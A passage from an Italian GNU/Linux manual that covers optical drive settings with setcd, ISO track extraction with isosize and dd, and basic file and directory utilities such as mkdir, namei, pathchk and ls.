Il programma '**setcd**' richiede l'indicazione di almeno un'opzione, altrimenti non si ottiene alcuna azione; inoltre, se non viene indicato il file di dispositivo, il programma cerca di utilizzare '`/dev/cdrom`'. Alcune delle opzioni richiedono un argomento numerico, pari a zero o uno, con il quale si intende disabilitare, oppure abilitare una funzionalità.

Tabella 19.157. Alcune opzioni.

Opzione	Descrizione
`-c0|1`	Controlla la funzione di caricamento automatico, quando il file di dispositivo corrispondente viene aperto. Generalmente, questa funzione è attiva.
`-d`***n***	Stabilisce il numero con il quale selezionare un disco all'interno di un'unità multipla (come un *juke-box*).

Opzione	Descrizione
`-e0|1`	Controlla la funzione di caricamento ed espulsione automatici nel momento in cui il disco viene innestato o separato. Generalmente questa funzione è disabilitata, richiedendo per questo scopo l'uso di programmi come '**`eject`**'; a ogni modo, la sua attivazione è sostanzialmente equivalente all'attivazione di '**`-c`**' e '**`-o`**'.
`-f0|1`	Controlla una funzione che, se attiva, fa sì che siano ignorati alcuni errori. In generale, conviene che questa funzione sia attiva.
`-l0|1`	Controlla la funzione di chiusura dell'unità fisica, in modo da impedire che il disco possa essere espulso manualmente se risulta innestato. In generale, questa funzione è attiva.
`-o0|1`	Controlla la funzione di espulsione automatica del disco. In generale, questa opzione è disattivata; di solito, al posto di attivare questa opzione si preferisce usare '**`-e`**'.
`-t0|1`	Controlla la funzione di verifica del tipo di disco. Per esempio, questa funzione attiva fa in modo di generare un errore quando si tenta di innestare un CD musicale. In generale, questa funzione è attiva.
`-i`	Fornisce delle informazioni sullo stato dell'unità ed eventualmente sul tipo di disco contenuto.

Opzione	Descrizione
`-r`	Riporta le opzioni di funzionamento allo stato predefinito, pari a '**`-c1 -f1 -l1 -o0 -t1`**'.
`-s`	Fornisce l'elenco dello stato delle opzioni di funzionamento dell'unità richiesta.

Segue la descrizione di alcuni esempi.

- `#` **`setcd -s /dev/sr0`** [*Invio*]

  Mostra la situazione attuale della configurazione relativa all'unità che corrisponde al file di dispositivo '`/dev/sr0`'. La situazione iniziale dovrebbe essere quella seguente:

```
/dev/sr0:
  Auto close tray:     set
  Auto open tray:      cleared
  Use O_NONBLOCK flag: set
  Lock tray:           set
  Check CD type:       cleared
```

  Come si vede, risultano disattivate le funzioni di espulsione automatica (opzione '**`-o`**') e di controllo del tipo di disco (opzione '**`-t`**').

- `#` **`setcd -r /dev/sr0`** [*Invio*]

  Imposta la configurazione predefinita secondo la logica di '**`setcd`**':

```
/dev/sr0:
  Auto close tray:      set
  Auto open tray:       cleared
  Use O_NONBLOCK flag: set
  Lock tray:            set
  Check CD type:        set
```

- # **setcd -l0 /dev/sr0** [*Invio*]

  Fa in modo che si possa espellere manualmente il disco contenuto nell'unità del file di dispositivo '`/dev/sr0`', in ogni occasione. Tuttavia, si tratta di un'azione sconsigliabile.

```
/dev/sr0:
  Lock tray:            cleared
```

19.13.6 Estrazione della prima traccia dati

«

Un file system ISO 9660 può trovarsi in un CD-ROM o in un altro tipo di unità di memorizzazione, precisamente nella prima traccia dati. Qualunque sia la situazione, questa traccia dati può avere una dimensione inferiore all'unità di memorizzazione. Trovandosi nella necessità di estrarla, è utile conoscerne tale dimensione.

Se c'è il modo di innestarlo, basta utilizzare successivamente il comando '**df**' per sapere esattamente il numero di kibibyte (simbolo: «Kibyte») contenuti; ma in alternativa si può utilizzare Isosize[58], corrispondente al programma eseguibile '**isosize**':

```
isosize file_di_dispositivo
```

Per esempio, il comando seguente mostra in che modo sia possibile determinare la dimensione della prima traccia dati del CD-ROM inserito nel lettore corrispondente al dispositivo ‘`/dev/sr0`’:

```
# isosize /dev/sr0 [Invio]
```

Volendo estrarre la traccia, senza altri dati aggiuntivi, si potrebbe utilizzare ‘**dd**’ nel modo seguente:

```
# dd if=/dev/sr0 of=traccia bs=1b ↩
↪    count=`isosize /dev/sr0` [Invio]
```

19.13.6.1 Verifica di un disco appena registrato

La verifica del successo o meno nella registrazione di un CD-ROM o di un DVD-ROM può essere fatta in un modo piuttosto semplice: leggendo tutto il contenuto e verificando se con questa operazione si ottengono delle segnalazioni di errore.

Supponendo di disporre di un lettore per CD-ROM o per DVD-ROM in corrispondenza del dispositivo ‘`/dev/sr0`’, si potrebbe procedere come segue:

```
# cat /dev/sr0 > /dev/null 2> /tmp/errori.txt [Invio]
```

Se tutto va bene, alla fine si ottiene un file ‘`/tmp/errori.txt`’ vuoto. Altrimenti il file riporta una segnalazione del tipo seguente:

```
cat: /dev/sr0: I/O error
```

Alle volte si possono osservare sullo schermo delle segnalazioni di errore aggiuntive anche quando il file ‘`/tmp/errori.txt`’, o un suo equivalente, risulta vuoto alla fine del test. Dal momento che sia lo standard output, sia lo standard error del comando, sono ridiretti, si tratta di messaggi estranei provenienti dal sistema. A tali messaggi

di errore corrispondono poi dei nuovi tentativi; solo se il sistema non riesce in alcun modo a superare gli errori viene coinvolto il comando stesso, che poi lo segnala attraverso lo standard error.

Se si ottiene una segnalazione di errore attraverso lo standard error di un comando di lettura, come '**cat**', il CD-ROM o il DVD-ROM è difettoso, altrimenti gli errori segnalati sullo schermo sono ignorabili. Inoltre, è il caso di ricordare che prima di iniziare il controllo di un altro disco, è necessario cancellare il file di destinazione dello standard error.

```
# rm /tmp/errori.txt ; cat /dev/sr0 > /dev/null ↩
↪                                    2> /tmp/errori.txt [Invio]
```

Tuttavia, si potrebbe fare meglio utilizzando il programma '**isosize**' già descritto nella sezione precedente. In questo modo si evitano tentativi di lettura oltre la fine della traccia, che generano normalmente degli errori tali da creare un po' di confusione:

```
# dd if=/dev/sr0 of=/dev/null bs=1b ↩
↪   count=`isosize /dev/sr0` [Invio]
```

19.14 Riferimenti

«

- Stein Gjoen, *Disk HOWTO*, *http://www.ibiblio.org/pub/linux/docs/howto/other-formats/pdf/Multi-Disk-HOWTO.pdf*
- Jeff Tranter, *CDROM HOWTO*, *http://www.ibiblio.org/pub/linux/docs/howto/other-formats/pdf/CDROM-HOWTO.pdf*
- Winfried Trümper, *CD-writing HOWTO*, *http://www.ibiblio.org/pub/linux/docs/howto/other-formats/pdf/CD-Writing-HOWTO.pdf*

- *What is DVD?*, http://www.videohelp.com/dvd.htm
- Wikipedia, *Universal disk format*, http://en.wikipedia.org/wiki/Universal_Disk_Format
- Jakob Østergaard, *The Software RAID HOWTO*, http://unthought.net/Software-RAID.HOWTO/
- Wikipedia, *FUSE (Linux)*, http://en.wikipedia.org/wiki/FUSE_(Linux)
- *FUSE: filesystem in userspace*, http://fuse.sourceforge.net/ , http://fuse.sourceforge.net/wiki/
- Linux Foundation, *Filesystem hierarchy standard*, http://www.linuxfoundation.org/collaborate/workgroups/lsb/fhs

[1] Per memoria cache si intende una porzione della memoria centrale in cui si trattengono delle informazioni.

[2] L'inizializzazione a basso livello riguarda in modo particolare i dischetti, ormai scomparsi, oppure i primi dischi fissi, o unità rimovibili speciali, anch'esse non più utilizzate. Rimane tuttavia il problema dell'inizializzazione a basso livello, da non sottovalutare, in quanto potrebbe ripresentarsi con unità di memorizzazione di nuova concezione.

[3] **E2fsprogs** GNU GPL

[4] **util-linux: fdisk** GNU GPL

[5] **GNU fdisk** GNU GPL

[6] **util-linux: cfdisk** GNU GPL

[7] **util-linux: sfdisk** GNU GPL

[8] **E2fsprogs** GNU GPL

[9] **Mkdosfs** GNU GPL

[10] **util-linux: mkfs** GNU GPL

[11] **Disktype** software libero con licenza speciale

[12] **E2fsprogs** GNU GPL

[13] **E2fsprogs** GNU GPL

[14] Quando ci si trova a dover controllare il file system principale del sistema in funzione, in mancanza di altro, si fanno terminare tutti i processi che non sono indispensabili, quindi si reinnesta il file system principale in sola lettura ('`mount -o remount,ro /`'). Tuttavia, dopo il controllo, dal momento che questo modifica il file system, non conviene ripetere il reinnesto in lettura e scrittura, dato che il sistema potrebbe continuare a ignorare tali modifiche; pertanto, piuttosto è bene riavviare il sistema.

[15] **Dosfsck** GNU GPL

[16] '`dosfsck`' non è un programma che viene installato in modo predefinito dalle distribuzioni, per cui, nella maggior parte dei casi occorre provvedere direttamente per questo.

[17] **NTFSprogs** GNU GPL

[18] **Doschk** GNU GPL

[19] **Gpart** GNU GPL

[20] **Parted** GNU GPL

[21] **Partimage** GNU GPL

[22] **util-linux: mount** GNU GPL

[23] **util-linux: umount** GNU GPL

[24] Si tratta di una procedura per ottenere delle copie di sicurezza che comunque non è indispensabile. Per questo si possono usare strumenti normali senza bisogno si utilizzare la configurazione di questo file.

[25] **GNU core utilities** GNU GPL

[26] **di** software libero con licenza speciale

[27] Questa sezione su '**du**' è identica alla 20.4.4.

[28] **GNU core utilities** GNU GPL

[29] **GNU core utilities** GNU GPL

[30] **GNU core utilities** GNU GPL

[31] L'utilizzo della memoria di massa come estensione della memoria centrale è possibile solo se la tecnologia con cui questa memoria è realizzata consente una scrittura frequente. In pratica, ci si avvale per questo, quasi esclusivamente, di unità a dischi magnetici.

[32] **util-linux: mkswap** GNU GPL

[33] **util-linux: swapon** GNU GPL

[34] **util-linux: swapoff** GNU GPL

[35] In pratica, per attribuire delle quote al file system principale, occorre reinnestarlo in una sottodirectory, con le stesse opzioni.

[36] **Linux quota utils** UCB BSD e GNU GPL

[37] Si hanno i gruppi privati quando ogni utente ha un proprio gruppo personale.

[38] In tal caso si parla comunemente di CD-ROM, DVD-ROM ed eventualmente di BD-ROM.

[39] **Cdrkit http://www.cdrkit.org** GNU GPL

[40] **Isolinux** GNU GPL

[41] **Cdrkit http://www.cdrkit.org** GNU GPL

[42] Generalmente, l'utilizzo di un condotto (*pipeline*) per generare l'input di un programma di scrittura di un disco ottico è sconsigliabile. Ciò perché potrebbero verificarsi dei ritardi nel flusso di dati che giunge all'unità di registrazione, provocando l'interruzione irreversibile della procedura.

[43] **DVD+rw-tools** GNU GPL

[44] **Cloop** GNU GPL

[45] **Squashfs** GNU GPL

[46] **Cramfs** GNU GPL

[47] **Zisofs-tools** GNU GPL

[48] **Mdadm** GNU GPL

[49] **SSHfs** GNU GPL

[50] **CurlFtpFS** GNU GPL

[51] CurlFtpFS consente di indicare il nominativo utente e la parola d'ordine tra le opzioni di avvio, ma ciò è assolutamente sconsigliabile perché la riga di comando è sempre visibile a tutti gli utenti.

[52] **NTFSprogs** GNU GPL

[53] **NTFS-3g** GNU GPL

[54] **EncFS** GNU GPL

[55] **util-linux: fdformat** GNU GPL

[56] **Linux floppy utilities** GNU GPL

[57] **Kpartx** GNU GPL

[58] **Isosize** GNU GPL

Capitolo 20

File e directory

20.1 Unità di riferimento 1832
20.2 Directory 1835
20.2.1 Utilizzo di «mkdir» 1835
20.2.2 Utilizzo di «rmdir» 1837
20.3 Percorsi 1838
20.3.1 Utilizzo di «pwd» 1838
20.3.2 Utilizzo di «basename» 1838
20.3.3 Utilizzo di «dirname» 1839
20.3.4 Utilizzo di «namei» 1840
20.3.5 Utilizzo di «pathchk» 1843
20.4 Contenuti 1844
20.4.1 Utilizzo di «ls», «dir» e «vdir» 1845
20.4.2 Utilizzo di «dircolors» 1851
20.4.3 Utilizzo di «file» 1853
20.4.4 Utilizzo di «du» 1853
20.5 Collocazione degli eseguibili 1855
20.5.1 Utilizzo di «which» 1856
20.5.2 Utilizzo di «whereis» 1856
20.6 Proprietà 1857
20.6.1 Utilizzo di «chown» 1857
20.6.2 Utilizzo di «chgrp» 1859

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

20.7 Modalità dei permessi 1860
20.7.1 SGID e SUID 1863
20.7.2 Maschera dei permessi: umask 1865
20.7.3 Utilizzo di «chmod» 1865
20.8 Attributi speciali 1869
20.8.1 Utilizzo di «chattr» 1869
20.8.2 Utilizzo di «lsattr» 1871
20.9 ACL POSIX con i sistemi GNU/Linux 1871
20.9.1 Kernel, file system e programmi di servizio 1872
20.9.2 ACL POSIX 1873
20.9.3 ACL in pratica 1876
20.9.4 Ereditarietà 1881
20.10 Data 1885
20.10.1 Utilizzo di «touch» 1885
20.11 Copia e collegamento 1886
20.11.1 Collegamenti simbolici 1887
20.11.2 Collegamenti fisici 1888
20.11.3 Directory e collegamenti fisici 1890
20.11.4 Errori comuni con i collegamenti simbolici 1893
20.11.5 Utilizzo di «cp» 1894
20.11.6 Utilizzo di «ln» 1900
20.11.7 Utilizzo di «install» 1903
20.11.8 Utilizzo di «dd» 1905

20.11.9 Utilizzo di «ddrescue» 1912
20.12 Spostamento e cancellazione 1916
20.12.1 Utilizzo di «mv» 1917
20.12.2 Utilizzo di «rm» 1919
20.12.3 Cestino personale 1922
20.12.4 Utilizzo di «unlink» 1925
20.12.5 Utilizzo di «shred» 1926
20.13 Archiviazione 1927
20.13.1 Utilizzo di Cpio 1927
20.13.2 Utilizzo di Tar 1931
20.14 Compressione 1939
20.14.1 Utilizzo di «gzip», «gunzip» e «zcat» 1939
20.14.2 Utilizzo di «bzip2» e «bunzip2» 1943
20.14.3 UPX 1945
20.14.4 Utilizzo di «unp» e di «ucat» 1949
20.15 File FIFO 1951
20.15.1 Utilizzo di «mkfifo» 1951
20.16 File di dispositivo 1953
20.16.1 Utilizzo di «mknod» 1954
20.16.2 File «/dev/MAKEDEV» 1955
20.17 Tabelle riepilogative 1958
20.18 Riferimenti 1969

.dir_colors 1851 basename 1838 bunzip2 1943 bzip2 1943 chattr 1869 chgrp 1859 chmod 1865 chown 1857 cp 1894 dd 1905 ddrescue 1912 dir 1845 dircolors 1851 dirname 1839 DIR_COLORS 1851 du 1853 file 1853 getfacl 1876 1876 gunzip 1939 gzcat 1939 gzip 1939 install 1903 ln 1900 ls 1845 lsattr 1871 MAKEDEV 1955 1955 mkdir 1835 mkfifo 1951 mknod 1954 mv 1917 namei 1840 pathchk 1843 pwd 1838 ricicla 1922 rm 1919 rmdir 1837 shred 1926 touch 1885 unlink 1925 unp 1949 vdir 1845 whereis 1856 which 1856 zcat 1939 $BLOCK_SIZE 1832 $LS_COLORS 1851 $PATH 1855 $POSIXLY_CORRECT 1853 $SI 1832 $SIMPLE_BACKUP_SUFFIX 1894 1900 $VERSION_CONTROL 1894 1900

20.1 Unità di riferimento

«

I programmi GNU che hanno a che fare con la misurazione di quantità di byte, possono essere configurati facilmente per ciò che concerne il sistema di misura da utilizzare. Esiste tradizionalmente un divario tra la misurazione dei dati e il SI (il *Sistema internazionale di unità*, *http://www.bipm.org/*). Per cercare di mettere un po' di ordine in questa confusione, è possibile intervenire su alcune variabili di ambiente.

Attraverso la variabile di ambiente ***BLOCK_SIZE***, è possibile stabilire la dimensione di un «blocco», cioè la quantità di byte usata come unità di riferimento. In generale, se la variabile di ambiente ***POSIXLY_CORRECT*** è stata definita (indipendentemente dal suo contenuto) e la variabile ***BLOCK_SIZE*** non c'è, i blocchi sono di 512 byte; diversamente, è la variabile ***BLOCK_SIZE*** a prevalere.

Inoltre, se nessuna di queste variabili è presente, il blocco predefinito è di 1024 byte.

Nel gergo che si è sviluppato nei programmi GNU, dal momento che i blocchi di 512 byte sono difficili da valutare rapidamente, si fa riferimento al concetto di «*human readable*» per dire che i blocchi sono da 1024 byte. Tuttavia, la facilità di lettura che si sottintende in questo modo, è solo approssimativa, perché le convenzioni umane portano a pensare in base a una numerazione decimale. Pertanto, la variabile ***BLOCK_SIZE***, oltre a contenere un numero che rappresenta la dimensione del blocco in byte, può contenere due stringhe ben precise, a cui viene dato un significato determinato. Si veda la tabella 20.1.

Tabella 20.1. Valori assegnabili alla variabile di ambiente ***BLOCK_SIZE***.

Contenuto	Descrizione
n	Esprime la dimensione del blocco in byte.
`human-readable`	Indica un blocco di 1024 byte.
`si`	Indica un blocco di 1000 byte, secondo il SI.

In particolare, quando la variabile di ambiente ***BLOCK_SIZE*** contiene la stringa '**`si`**', il valore dei simboli usati come moltiplicatori, assume un significato diverso. Si osservi per questo la tabella 20.2.

Tabella 20.2. Moltiplicatori usati nei programmi GNU, a seconda dell'impostazione della variabile di ambiente ***BLOCK_SIZE***.

Simbolo	'**human-readable**'	'**si**'
k	2^{10}	10^{3}
M	2^{20}	10^{6}
G	2^{30}	10^{9}
T	2^{40}	10^{12}
P	2^{50}	10^{15}
E	2^{60}	10^{18}
Z	2^{70}	10^{21}
Y	2^{80}	10^{24}

A livello della riga di comando, si può intervenire attraverso opzioni comuni che, in generale, prevalgono sulle impostazioni delle variabili di ambiente. La tabella 20.3 riassume queste opzioni.

Tabella 20.3. Opzioni comuni relative alla definizione della dimensione dei blocchi.

Opzione	Descrizione
`--block-size=`***n***	Esprime la dimensione del blocco in byte.
`--block-size=human-readable`	Indica un blocco di 1024 byte.
`--block-size=si`	Indica un blocco di 1000 byte, secondo il SI.

`--kilobytes`
 	
`-k`
	Indica un blocco di 1024 byte.

Opzione	Descrizione
`--human-readable` `-h`	Indica un blocco di 1024 byte.
`--si` `-H`	Indica un blocco di 1000 byte, secondo il SI.

Sarebbero disponibili anche altre variabili di ambiente che permettono la configurazione specifica di ogni programma di servizio. Eventualmente si può consultare la documentazione originale.

20.2 Directory

La directory è un tipo speciale di file, il cui scopo è quello di contenere riferimenti ad altri file e ad altre directory. Pertanto, la directory è un indice di file ed eventualmente di altri sottoindici.

I permessi attribuiti a una directory vanno interpretati in maniera particolare:

- il permesso di lettura permette di conoscere il contenuto di una directory attraverso un programma come '**`ls`**' o simile, senza il quale, la directory può essere attraversata ugualmente;
- il permesso di scrittura permette di modificarne il contenuto, cioè di aggiungere o eliminare file e altre directory;
- il permesso di «esecuzione» permette il suo attraversamento, ovvero permette di raggiungere il suo contenuto o quello di altre directory discendenti.

20.2.1 Utilizzo di «mkdir»

«

Il programma di servizio '**mkdir**'[1] (*Make directory*) crea una o più directory:

```
mkdir [opzioni] directory...
```

In mancanza di indicazioni gli attributi della nuova directory sono 777_8 meno i bit della maschera dei permessi. Il valore tipico di questa maschera è 022_8 e di conseguenza gli attributi normali di una nuova directory sono 755_8, cosa che in pratica permette a tutti di accedere e leggerne il contenuto, ma concede solo al proprietario di modificarle.

Tabella 20.4. Alcune opzioni.

Opzione	Descrizione
`-m` ***modalità_dei_permessi*** `--mode=`***modalità_dei_permessi***	Permette di definire esplicitamente la modalità dei permessi attribuiti alle directory che vengono create. Questa modalità può essere attribuita in forma numerica o in forma simbolica. La sintassi della forma simbolica è descritta in occasione della presentazione del programma '**chmod**' (20.7.3).

Opzione	Descrizione
`-p` `--parents`	Fa in modo che vengano create anche le directory precedenti se queste non sono presenti. In tal caso la modalità utilizzata, per i permessi di queste directory precedenti, corrisponde a quanto stabilito per quella o quelle directory da creare con l'aggiunta (se necessario) dei permessi di scrittura e di esecuzione per l'utente proprietario. Infatti, sarebbe normalmente logico pensare che almeno al proprietario sia concesso di accedervi e di poterle modificare.
`--verbose`	Emette un messaggio per ogni directory creata. È particolarmente utile in abbinamento all'opzione '**`-p`**'.

20.2.2 Utilizzo di «rmdir»

Il programma di servizio '**`rmdir`**'[2] (*Remove directory*) elimina le directory indicate, se sono vuote:

`rmdir` [***opzioni***] ***directory***...

Tabella 20.5. Alcune opzioni.

Opzione	Descrizione
`-p` `--parents`	Elimina anche le directory precedenti se, dopo la cancellazione delle directory finali, queste restano vuote.

20.3 Percorsi

Il ***percorso*** o *path* è il modo con cui si identifica la posizione di un file o di una directory. File e directory vengono spesso indicati per nome facendo riferimento a una posizione sottintesa: la directory corrente (o attuale). File e directory possono essere indicati utilizzando un nome che comprende anche l'indicazione del percorso necessario a raggiungerli.

20.3.1 Utilizzo di «pwd»

Il programma di servizio '**pwd**'[3] (*Print working directory*) emette attraverso lo standard output il percorso assoluto della directory corrente. Viene mostrato il percorso reale, traducendo i collegamenti simbolici.

```
pwd [opzioni]
```

È molto probabile che la shell utilizzata metta a disposizione un comando interno con lo stesso nome. Il funzionamento di questo comando potrebbe essere leggermente differente da quello del programma.

20.3.2 Utilizzo di «basename»

Il programma di servizio '**basename**'[4] estrae il nome di un file o di una directory da un percorso:

```
basename percorso [suffisso]
```

In pratica: rimuove dal percorso la parte anteriore contenente l'informazione sulla directory; inoltre, eventualmente, rimuove anche il suffisso indicato dalla parte finale del nome rimanente. Il risultato viene emesso attraverso lo standard output.

Segue una sequenza di esempi senza spiegazione, da cui si vede comunque come si comporta il programma:

```
$ basename "/idrogeno/ossigeno" [Invio]

  ossigeno
$ basename "/idrogeno/eliografia.sh" ".sh" [Invio]

  eliografia
$ basename "/idrogeno/eliografia.sh" "grafia.sh" [Invio]

  elio
```

20.3.3 Utilizzo di «dirname»

Il programma di servizio '**dirname**' [5] (*Directory name*) estrae la directory da un percorso:

```
dirname percorso
```

In pratica: rimuove dal percorso la parte finale a partire dall'ultima barra obliqua ('**/**') di divisione tra l'informazione della directory e il nome del file. Se il percorso contiene solo un nome di file, il risultato è un punto singolo ('**.**'), cioè la directory corrente. Il risultato viene emesso attraverso lo standard output.

Segue una sequenza di esempi senza spiegazione, da cui si vede comunque come si comporta il programma:

```
$ dirname "/idrogeno/ossigeno/elio" [Invio]

  /idrogeno/ossigeno
$ dirname "/idrogeno/ossigeno" [Invio]

  /idrogeno
$ dirname "/idrogeno" [Invio]

  /
$ dirname "idrogeno" [Invio]

  .
```

20.3.4 Utilizzo di «namei»

«

Il programma di servizio '**namei**' [6] scompone un percorso finché raggiunge un punto terminale:

```
namei [opzioni] percorso...
```

In pratica, attraverso '**namei**' vengono analizzati i percorsi forniti, ne viene scomposto e descritto il contenuto nelle varie (eventuali) sottodirectory, quindi, se tra gli elementi contenuti nei percorsi ri-

chiesti esistono dei collegamenti simbolici, viene visualizzato anche l'elemento di destinazione. Questo programma è particolarmente utile per seguire i collegamenti simbolici, soprattutto quando questi hanno troppi livelli, cioè quando un collegamento punta a un altro collegamento ecc. I vari elementi visualizzati sono preceduti da una lettera che ne descrive le caratteristiche:

Sigla	Tipo corrispondente
`f:`	il percorso che si sta analizzando;
`d`	directory;
`l`	collegamento simbolico;
`s`	socket di dominio Unix;
`b`	file di dispositivo a blocchi;
`c`	file di dispositivo a caratteri;
`-`	file normale;
`?`	errore.

Segue la descrizione di alcuni esempi.

- `$` **`namei /usr/bin/X11`** [*Invio*]

  Genera il risultato seguente:

```
f: /usr/bin/X11
 d /
 d usr
 d bin
 l X11 -> ../X11R6/bin
   d ..
   d X11R6
   d bin
```

Da questo si intende che la directory '`/usr/bin/X11/`' in realtà non esiste, trattandosi di un collegamento simbolico alla vera directory '`/usr/X11R6/bin/`'.

- `$` **`namei /usr/bin/x-www-browser`**[*Invio*]

```
f: x-www-browser
 l x-www-browser -> /etc/alternatives/x-www-browser
   d /
   d etc
   d alternatives
   l x-www-browser -> /usr/bin/mozilla
     d /
     d usr
     d bin
     l mozilla -> /etc/alternatives/mozilla
       d /
       d etc
       d alternatives
       l mozilla -> /usr/bin/mozilla-1.6
         d /
         d usr
         d bin
         - mozilla-1.6
```

In questo caso si analizza il nome '`/usr/bin/x-www-browser`' che, nelle distribuzioni GNU/Linux Debian, rappresenta il «na-

vigatore» grafico standard installato nel sistema. Come si vede, dopo una serie di passaggi, si arriva al programma '`/usr/bin/mozilla-1.6`'.

20.3.5 Utilizzo di «pathchk»

Il programma di servizio '**`pathchk`**'[7] (*Path check*) consente di controllare i percorsi:

```
pathchk [opzioni] [percorso...]
```

Per ogni percorso indicato come argomento viene eseguita una verifica e, se necessario, viene emesso attraverso lo standard output un messaggio per informare di uno dei problemi seguenti:

- una delle directory esistenti, indicate all'interno di uno dei percorsi, non ha il permesso di esecuzione necessario per essere attraversata;
- la lunghezza totale di un percorso è maggiore di quella gestibile con quel tipo di file system;
- la sola lunghezza di uno degli elementi di un percorso è maggiore di quella gestibile con quel tipo di file system.

Tabella 20.16. Alcune opzioni.

Opzione	Descrizione

`-p`
 	
`--portability`
	Invece di eseguire un controllo in base alle possibilità del file system effettivamente in funzione, il programma si basa sulle specifiche minime stabilite dallo standard POSIX sulla portabilità; inoltre, viene controllato che non siano usati caratteri che potrebbero creare problemi di portabilità.

Il programma restituisce zero se tutti i percorsi hanno superato i controlli con successo; altrimenti restituisce il valore uno.

Seguono alcuni esempi autoesplicativi:

```
$ pathchk -p /home/perché [Invio]

  path ‘/home/perché’ contains nonportable character ‘é’

$ pathchk -p "/home/tizio/ciao bella" [Invio]

  path ‘/home/tizio/ciao bella’ contains nonportable
  character ‘ ’
```

Naturalmente, se il percorso è corretto, non si ottiene alcuna segnalazione.

20.4 Contenuti

«

Quando a un programma devono essere passati uno o più nomi di file tra gli argomenti, si possono rappresentare più nomi contemporaneamente attraverso un modello che fa uso di simboli adatti (a questo proposito si parla anche di *globbing*). La trasformazione del modello in elenchi di file (e directory) esistenti effettivamente, è compito

della shell, cioè si tratta di qualcosa a cui gli altri programmi sono normalmente estranei. Nella sezione 17.2.2.9 viene trattato il modo con cui una shell POSIX si comporta al riguardo.

Il contenuto di una directory viene analizzato normalmente attraverso il programma '**ls**'. In particolare, la realizzazione GNU di '**ls**' può essere configurata per colorare i nomi dei file in modo diverso a seconda del tipo di questi.

20.4.1 Utilizzo di «ls», «dir» e «vdir»

Il programma di servizio '**ls**'[8] (*List*) visualizza i nomi di file o il contenuto delle directory indicate:

```
ls [opzioni] [nome...]
```

In mancanza dell'indicazione esplicita di file o di directory, viene visualizzato il contenuto della directory corrente e di norma non vengono inclusi i nomi di file e directory il cui nome inizia con un punto: questi sono considerati nascosti.

È importante ricordare che se vengono indicati dei nomi di file o directory nella riga di comando, è compito della shell espandere eventuali caratteri jolly (o metacaratteri). Di conseguenza, in questo caso, è la shell che non fornisce a '**ls**' i nomi che iniziano con un punto.

Il funzionamento predefinito di '**ls**' GNU dipende anche dalla configurazione fatta attraverso '**dircolors**'. In generale, se non viene indicato diversamente, '**ls**' genera un elenco ordinato per colonne

se lo standard output è diretto allo schermo del terminale, oppure un elenco su un'unica colonna se viene diretto altrove. Questa particolarità è molto importante per poter gestire l'output di questo programma attraverso elaborazioni successive.

Tabella 20.19. Alcune opzioni.

Opzione	Descrizione
`-a` `--all`	Per ciò che è competenza di '**`ls`**', vengono elencati anche gli elementi i cui nomi iniziano con punto (i cosiddetti file nascosti).
`-A` `--almost-all`	Vengono elencati tutti gli elementi, esclusi i riferimenti alla directory stessa ('`.`') e a quella genitrice ('`..`').

`-b`
`--escape`
`--quoting-style=escape`
	Se i nomi dei file contengono caratteri che non possono essere visualizzati, usa una notazione ottale al loro posto.

`-l`
`--format=long`
`--format=verbose`
	Oltre ai nomi, vengono visualizzati il tipo, i permessi, la quantità di collegamenti fisici, il nome dell'utente proprietario, il nome del gruppo, la dimensione in byte, la data di modifica.

`-q` `--hide-control-chars`	Utilizza il punto interrogativo per sostituire i caratteri «non stampabili» (quelli che non possono essere visualizzati) che dovessero essere contenuti eventualmente nei nomi.

Opzione	Descrizione
`-R` `--recursive`	Vengono elencati i contenuti di tutte le directory in modo ricorsivo.
`-t` `--time=time`	Ordina il contenuto delle directory in funzione della data: dalla più recente alla più antica. Se non viene specificato diversamente, si fa riferimento alla data di modifica.

`-c`
`--time=ctime`
`--time=status`
	Utilizza la data di cambiamento dello stato dei file (ovvero la data di creazione, anche se questa definizione non è perfetta). Se viene usato il formato lungo di visualizzazione (‘**-l**’), viene indicata questa data; se l’opzione ‘**-c**’ viene usata insieme a ‘**-t**’, l’elenco viene ordinato in base a questa data.

`-u`
`--time=atime`
`--time=access`
`--time=use`
	Utilizza la data di accesso ai file. Se viene usato il formato lungo di visualizzazione (‘**-l**’), viene indicata questa data; se l’opzione ‘**-u**’ viene usata insieme a ‘**-t**’, l’elenco viene ordinato in base a questa data.

`-e` `--full-time`	Quando l’elenco comprende l’indicazione della data, questa viene espressa in modo dettagliato.

Opzione	Descrizione
`-i` `--inode`	Emette, alla sinistra delle indicazioni inerenti i file, il numero di inode.
`-r` `--reverse`	Riordina in modo inverso rispetto al normale.
`-B` `--ignore-backups`	Esclude dall'elenco i file che terminano con il simbolo tilde ('**~**'). Infatti, questo simbolo viene utilizzato normalmente per distinguere le copie di sicurezza delle versioni precedenti di file che hanno la stessa radice.
`-C` `--format-vertical`	Emette un elenco organizzato in colonne, indipendentemente dalla destinazione dello standard output.
`-F` `--classify`	Se non è già la modalità di funzionamento predefinita, aggiunge un carattere alla fine dei nomi dei file, in modo da riconoscerne il tipo: '*****' eseguibile; '**/**' directory; '**@**' collegamento simbolico; '**|**' file FIFO (*pipe* con nome); '**=**' socket. Gli altri file non hanno alcun simbolo.
`-S` `--sort=size`	Riordina in base alla dimensione in modo decrescente.

Opzione	Descrizione
`-X` `--sort=extension`	Riordina in base all'estensione, cioè alla parte di nome che appare dopo l'ultimo punto. I nomi che non contengono alcun punto hanno la precedenza.
`-1` `--format=single-column`	Elenca i nomi, uno per ogni riga.
`-w` ***n_colonne*** `--width` ***n_colonne***	Definisce la larghezza a disposizione per l'elenco. L'argomento dell'opzione si riferisce al numero di caratteri utilizzabili. Di solito, la larghezza viene determinata in funzione del numero di colonne che ha a disposizione il terminale o la finestra del terminale.
`-I` ***modello*** `--ignore` ***modello***	Permette di escludere dall'elenco i file che sono rappresentati dal modello specificato, quando questi non sono indicati espressamente nella riga di comando. Bisogna tenere presente che il modello in questione deve essere interpretato da '**`ls`**' e non dalla shell. In pratica, è necessario delimitarlo o utilizzare dei caratteri di protezione per evitare l'intervento della shell.

Segue la descrizione di alcuni esempi.

- `$` **`ls -l`** [*Invio*]

  Visualizza un elenco lungo del contenuto della directory corrente.

- `$` **`ls -la`** [*Invio*]

Visualizza un elenco lungo del contenuto della directory corrente, che include anche i nomi che iniziano con un punto.

- `$` **`ls -R /*/*/dir*`** [*Invio*]

  Cerca, a partire dal secondo livello dopo la directory radice, gli elementi che iniziano per «dir».

- `$` **`ls -I \*.html`** [*Invio*]

